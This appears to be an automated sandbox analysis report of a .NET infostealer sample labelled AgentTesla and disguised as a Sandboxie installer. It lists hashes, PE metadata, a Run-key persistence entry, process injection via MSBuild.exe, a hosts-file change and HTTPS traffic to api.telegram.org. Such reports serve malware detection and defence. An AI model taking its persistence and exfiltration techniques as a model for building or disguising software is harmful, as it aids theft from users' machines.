- Excluded domains from analysis (whitelisted): www.tm.lg.prod.aadmsa.akadns.net, store-images.s-microsoft.com-c.edgekey.net, iris-de-prod-azsc-neu-b.northeurope.cloudapp.azure.com, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, e12564.dspb.akamaiedge.net, consumer-displaycatalogrp-aks2aks-europe.md.mp.microsoft.com.akadns.net, login.live.com, sls.update.microsoft.com, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, glb.sls.prod.dcat.dsp.trafficmanager.net, iris-de-prod-azsc-frc-b.francecentral.cloudapp.azure.com, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, neu-displaycatalogrp.frontdoor.bigcatalog.commerce.microsoft.com, e1723.g.akamaiedge.net, www.tm.a.prd.aadg.akadns.net, login.msa.msidentity.com, store-images.s-microsoft.com, iris-de-prod-azsc-frc.francecentral.cloudapp.azure.com, displaycatalog-rp.md
- Execution Graph export aborted for target ykVBUY.exe, PID 2976 because it is empty
- Execution Graph export aborted for target ykVBUY.exe, PID 5256 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
14:37:39	API Interceptor	1x Sleep call for process: SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe modified
14:37:52	API Interceptor	615x Sleep call for process: MSBuild.exe modified
14:37:58	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run ykVBUY C:\Users\user\AppData\Roaming\ykVBUY\ykVBUY.exe
14:38:06	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run ykVBUY C:\Users\user\AppData\Roaming\ykVBUY\ykVBUY.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe.log

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1308
Entropy (8bit):	5.345811588615766
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4x84qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4FsXE8:MIHK5HKXE1qHxviYHKhQnoPtHoxHhAHJ
MD5:	EA78C102145ED608EF0E407B978AF339
SHA1:	66C9179ED9675B9271A97AB1FC878077E09AB731
SHA-256:	8BF01E0C445BD07C0B4EDC7199B7E17DAF1CA55CA52D4A6EAC4EF211C2B1A73E
SHA-512:	8C04139A1FC3C3BDACB680EC443615A43EB18E73B5A0CFCA644CB4A5E71746B275B3E238DD1A5A205405313E457BB75F9BBB93277C67AFA5D78DCFA30E5DA02B
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\ykVBUY.exe.log

Process:	C:\Users\user\AppData\Roaming\ykVBUY\ykVBUY.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	841
Entropy (8bit):	5.356220854328477
Encrypted:	false
SSDEEP:	24:ML9E4Ks2wKDE4KhK3VZ9pKhPKIE4oKFKHKoIvEE4xDqE4j:MxHKXwYHKhQnoPtHoxHwvEHxDqHj
MD5:	486580834B084C92AE1F3866166C9C34
SHA1:	C8EB7E1CEF55A6C9EB931487E9AA4A2098AACEDF
SHA-256:	65C5B1213E371D449E2A239557A5F250FEA1D3473A1B5C4C5FF7492085F663FB
SHA-512:	2C54B638A52AA87F47CAB50859EFF98F07DA02993A596686B5617BA99E73ABFCD104F0F33209E24AFB32E66B4B8A225D4DB2CC79631540C21E7E8C4573DFD457
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..2,"Microsoft.Build.Framework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"Microsoft.Build, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..

C:\Users\user\AppData\Roaming\ykVBUY\ykVBUY.exe

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	modified
Size (bytes):	261728
Entropy (8bit):	6.1750840449797675
Encrypted:	false
SSDEEP:	3072:Mao0QHGUQWWimj9q/NLpj/WWqvAw2XpFU4rwOe4ubZSif02RFi/x2uv9FeP:boZTTWxxqVpqWVRXfr802biprVu
MD5:	D621FD77BD585874F9686D3A76462EF1
SHA1:	ABCAE05EE61EE6292003AABD8C80583FA49EDDA2
SHA-256:	2CA7CF7146FB8209CF3C6CECB1C5AA154C61E046DC07AFA05E8158F2C0DDE2F6
SHA-512:	2D85A81D708ECC8AF9A1273143C94DA84E632F1E595E22F54B867225105A1D0A44F918F0FAE6F1EB15ECF69D75B6F4616699776A16A2AA8B5282100FD15CA74C
Malicious:	**true**
Antivirus:	• Antivirus: Virustotal, Detection: 0%, Browse • Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%

Reputation:	moderate, very likely benign file
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....Z.Z....."...0..|...B.....n.... .....@.. ....`.....O.....>.....`>..... ....H.....text....z.. ...|..... ..`.rsrc....>.....@...~.....@..@.relo c.....@..B.....P.....H.....8).....|.....*.{.....*v.(=....r...p({...-..+..}....*....0..%.....(....-..*....(z.....&..}.....*.*..... ...0..5.....(....-..*.-.r+..ps>...z.....i(z.....&..}.....*.*.....%.....>....(?...(....*N..(@....oA...(....*:...(B...(....*:...(C...(....**....(....*....0..G.....(.....*..(....-...}.....*.r...p(x...&.(v.....}... ...&..}.....*.*.....7.....0..f.....-.r7..ps>...z .....

C:\Windows\System32\drivers\etc\hosts

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	835
Entropy (8bit):	4.694294591169137
Encrypted:	false
SSDEEP:	24:QWDZh+ragzMZfuMMs1L/JU5fFCkK8T1rTt8:vDZhyoZWM9rU5fFcP
MD5:	6EB47C1CF858E25486E42440074917F2
SHA1:	6A63F93A95E1AE831C393A97158C526A4FA0FAAE
SHA-256:	9B13A3EA948A1071A81787AAC1930B89E30DF22CE13F8FF751F31B5D83E79FFB
SHA-512:	08437AB32E7E905EB11335E670CDD5D999803390710ED39CBC31A2D3F05868D5D0E5D051CCD7B06A85BB466932F99A220463D27FAC29116D241E8ADAC495FA F
Malicious:	**true**
Preview:	# Copyright (c) 1993-2009 Microsoft Corp...#..# This is a sample HOSTS file used by Microsoft TCP/IP for Windows...#..# This file contains the mappings of IP addresses to host names. Each..# entry should be kept on an individual line. The IP address should..# be placed in the first column followed by the corresponding host name...# The IP address and the host name should be separated by at least one..# space...#..# Additionally, comments (such as these) may be inserted on individual..# lines or following the machine name denoted by a '#' symbol...#..# For example:...#..# 102.54.94.97 rhino.acme.com # source server..# 38.25.63.10 x.acme.com # x client host....# localhost name resolution is handled within DNS itself...#.127.0.0.1 localhost..#.::1 localhost....127.0.0.1

\Device\ConDrv

Process:	C:\Users\user\AppData\Roaming\ykVBUY\ykVBUY.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	298
Entropy (8bit):	4.943030742860529
Encrypted:	false
SSDEEP:	6:zx3M1tFAbQtU1R30qyMstwYVoRRZBXVN+J0fFdCsq2UTiMdH8stCal+n:zK13l30ZMt9BFN+QdCT2UftCM+
MD5:	6A9888952541A41F033EB114C24DC902
SHA1:	41903D7C8F31013C44572E09D97B9AAFBBCE77E6
SHA-256:	41A61D0084CD7884BEA1DF02ED9213CB8C83F4034F5C8156FC5B06D6A3E133CE
SHA-512:	E6AC898E67B4052375FDDFE9894B26D504A7827917BF3E02772CFF45C3FA7CC5E0EFFDC701D208E0DB89F05E42F195B1EC890F316BEE5CB8239AB45444DAA6 5E
Malicious:	false
Preview:	Microsoft (R) Build Engine version 4.7.3056.0..[Microsoft .NET Framework, version 4.0.30319.42000]..Copyright (C) Microsoft Corporation. All rights reserved.....MSBUILD : error MSB1003: Specify a project or solution file. The current working directory does not contain a project or solution file...

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.963790862015621
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	SecuriteInfo.com.Trojan.MSIL.AgentTesla.ERQ.MTB.14730.exe
File size:	689664
MD5:	5d5f37a7cf3a9ff4277b3a9dc2c4b9d2
SHA1:	1a115c8a1761ef2a2cf61d854d1d2c201c902d53
SHA256:	31941c96fa470de35d08fd8bdc215c2ff2cbeb82dd72e91aafa563c08af7c969
SHA512:	64d959d7bc5987822a6639bb475280a7f6969c520d64e2b9d03cd3a776e4d74c0d350cc1388cff293dc9c546646860a32de3fd912ea3d2c4ae1d5047af9afc82
SSDEEP:	12288:22L2IOI6QPAc9IIZx2tDPG2xMN1HHG05LZ524R8douFvjkntY9DTVYCsK5iZ1:22j6gz92AtDPGaMnnRBZ7+1F70481Z

TLSH:	8DE4126C66C64332EF7931F3F2F2498127367D6EB032E289ECA212DDC9927431555A27
File Content Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L...$2................0..>...F......:]... ...`....@.. ....x....@...............................

File Icon

Icon Hash:	0b3b5bb333d38963

Static PE Info

General

Entrypoint:	0x4a5d3a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0xCED63224 [Mon Dec 18 16:53:56 2079 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xa5ce8	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xa6000	0x420e	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xac000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0xa5ccc	0x1c	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xa3d40	0xa3e00	False	0.965679526602	data	7.97974117818	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xa6000	0x420e	0x4400	False	0.284122242647	data	5.03040094587	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xac000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xa61a8	0x468	GLS_BINARY_LSB_FIRST		
RT_ICON	0xa6610	0x10a8	dBase IV DBT of @.DBF, block length 4096, next free block index 40, next free block 4294111472, next used block 4294178293		
RT_ICON	0xa76b8	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 4294177779, next used block 4294111986		
RT_GROUP_ICON	0xa9c60	0x30	data		
RT_VERSION	0xa9c90	0x394	data		
RT_MANIFEST	0xaa024	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports


DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2020-2021 by David Xanatos (xanasoft.com)
Assembly Version	1.0.0.0
InternalName	Generic.exe
FileVersion	1.0.0.0
CompanyName	sandboxie-plus.com
LegalTrademarks	
Comments	
ProductName	Sandboxie
ProductVersion	1.0.0.0
FileDescription	Sandboxie Installer
OriginalFilename	Generic.exe

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2022 14:37:14.472268105 CEST	49717	443	192.168.2.4	131.253.33.200
May 4, 2022 14:37:14.472575903 CEST	49717	443	192.168.2.4	131.253.33.200
May 4, 2022 14:37:14.472666979 CEST	49717	443	192.168.2.4	131.253.33.200
May 4, 2022 14:37:14.472697973 CEST	49717	443	192.168.2.4	131.253.33.200
May 4, 2022 14:37:14.472771883 CEST	49717	443	192.168.2.4	131.253.33.200
May 4, 2022 14:37:14.472793102 CEST	49717	443	192.168.2.4	131.253.33.200
May 4, 2022 14:37:14.472851038 CEST	49717	443	192.168.2.4	131.253.33.200
May 4, 2022 14:37:14.472878933 CEST	49717	443	192.168.2.4	131.253.33.200
May 4, 2022 14:37:14.472929001 CEST	49717	443	192.168.2.4	131.253.33.200
May 4, 2022 14:37:14.496618986 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.496674061 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.496701956 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.496731997 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.496757984 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.496786118 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.496814013 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.496839046 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.496865988 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.496892929 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.496920109 CEST	443	49717	131.253.33.200	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2022 14:37:14.496948957 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.496974945 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.497000933 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.497029066 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.497054100 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.497080088 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.497107029 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.497157097 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.497261047 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.497289896 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.497315884 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.497379065 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.497409105 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.497435093 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.497618914 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.497648001 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.497674942 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.497704029 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.497733116 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.497759104 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.497786045 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.497812986 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.497894049 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.497922897 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.497951984 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.497977972 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.498004913 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.498033047 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.498059034 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.498137951 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.498167038 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.498193026 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.498219967 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.498248100 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.498272896 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.498337030 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.498367071 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.498393059 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.498420954 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.498447895 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.498473883 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.498501062 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.499952078 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.499979973 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.500051022 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.500159025 CEST	49717	443	192.168.2.4	131.253.33.200
May 4, 2022 14:37:14.500176907 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.500258923 CEST	49717	443	192.168.2.4	131.253.33.200
May 4, 2022 14:37:14.554722071 CEST	443	49717	131.253.33.200	192.168.2.4
May 4, 2022 14:37:14.554894924 CEST	49717	443	192.168.2.4	131.253.33.200
May 4, 2022 14:37:25.098345995 CEST	49741	443	192.168.2.4	40.126.31.4
May 4, 2022 14:37:25.098407984 CEST	443	49741	40.126.31.4	192.168.2.4
May 4, 2022 14:37:25.098511934 CEST	49741	443	192.168.2.4	40.126.31.4
May 4, 2022 14:37:25.098990917 CEST	49741	443	192.168.2.4	40.126.31.4
May 4, 2022 14:37:25.099016905 CEST	443	49741	40.126.31.4	192.168.2.4
May 4, 2022 14:37:25.144711018 CEST	49743	443	192.168.2.4	40.126.31.4
May 4, 2022 14:37:25.144762039 CEST	443	49743	40.126.31.4	192.168.2.4
May 4, 2022 14:37:25.144856930 CEST	49743	443	192.168.2.4	40.126.31.4
May 4, 2022 14:37:25.145052910 CEST	49743	443	192.168.2.4	40.126.31.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2022 14:37:25.145071030 CEST	443	49743	40.126.31.4	192.168.2.4
May 4, 2022 14:37:25.710009098 CEST	49748	443	192.168.2.4	40.126.31.4
May 4, 2022 14:37:25.710062027 CEST	443	49748	40.126.31.4	192.168.2.4
May 4, 2022 14:37:25.710205078 CEST	49748	443	192.168.2.4	40.126.31.4
May 4, 2022 14:37:25.710541964 CEST	49748	443	192.168.2.4	40.126.31.4
May 4, 2022 14:37:25.710566998 CEST	443	49748	40.126.31.4	192.168.2.4
May 4, 2022 14:37:27.166102886 CEST	49673	80	192.168.2.4	93.184.220.29
May 4, 2022 14:37:27.166165113 CEST	49672	80	192.168.2.4	8.248.119.254
May 4, 2022 14:37:27.535794020 CEST	49673	80	192.168.2.4	93.184.220.29
May 4, 2022 14:37:27.649444103 CEST	49672	80	192.168.2.4	8.248.119.254
May 4, 2022 14:37:28.206187963 CEST	49673	80	192.168.2.4	93.184.220.29
May 4, 2022 14:37:28.253160000 CEST	49672	80	192.168.2.4	8.248.119.254
May 4, 2022 14:37:29.409497023 CEST	49673	80	192.168.2.4	93.184.220.29
May 4, 2022 14:37:29.550045013 CEST	49672	80	192.168.2.4	8.248.119.254
May 4, 2022 14:37:31.909598112 CEST	49673	80	192.168.2.4	93.184.220.29
May 4, 2022 14:37:31.952646971 CEST	49672	80	192.168.2.4	8.248.119.254
May 4, 2022 14:37:36.847651005 CEST	49672	80	192.168.2.4	8.248.119.254
May 4, 2022 14:37:36.910098076 CEST	49673	80	192.168.2.4	93.184.220.29
May 4, 2022 14:37:46.457775116 CEST	49672	80	192.168.2.4	8.248.119.254
May 4, 2022 14:37:46.579255104 CEST	49673	80	192.168.2.4	93.184.220.29
May 4, 2022 14:37:58.174837112 CEST	49743	443	192.168.2.4	40.126.31.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2022 14:38:04.750358105 CEST	60758	53	192.168.2.4	8.8.8.8
May 4, 2022 14:38:04.768125057 CEST	53	60758	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 4, 2022 14:38:04.750358105 CEST	192.168.2.4	8.8.8.8	0x9334	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2022 14:37:54.344527006 CEST	8.8.8.8	192.168.2.4	0x4f0b	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.akadns.net		CNAME (Canonical name)	IN (0x0001)
May 4, 2022 14:38:04.768125057 CEST	8.8.8.8	192.168.2.4	0x9334	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- api.telegram.org

HTTPS Proxied Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49768	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
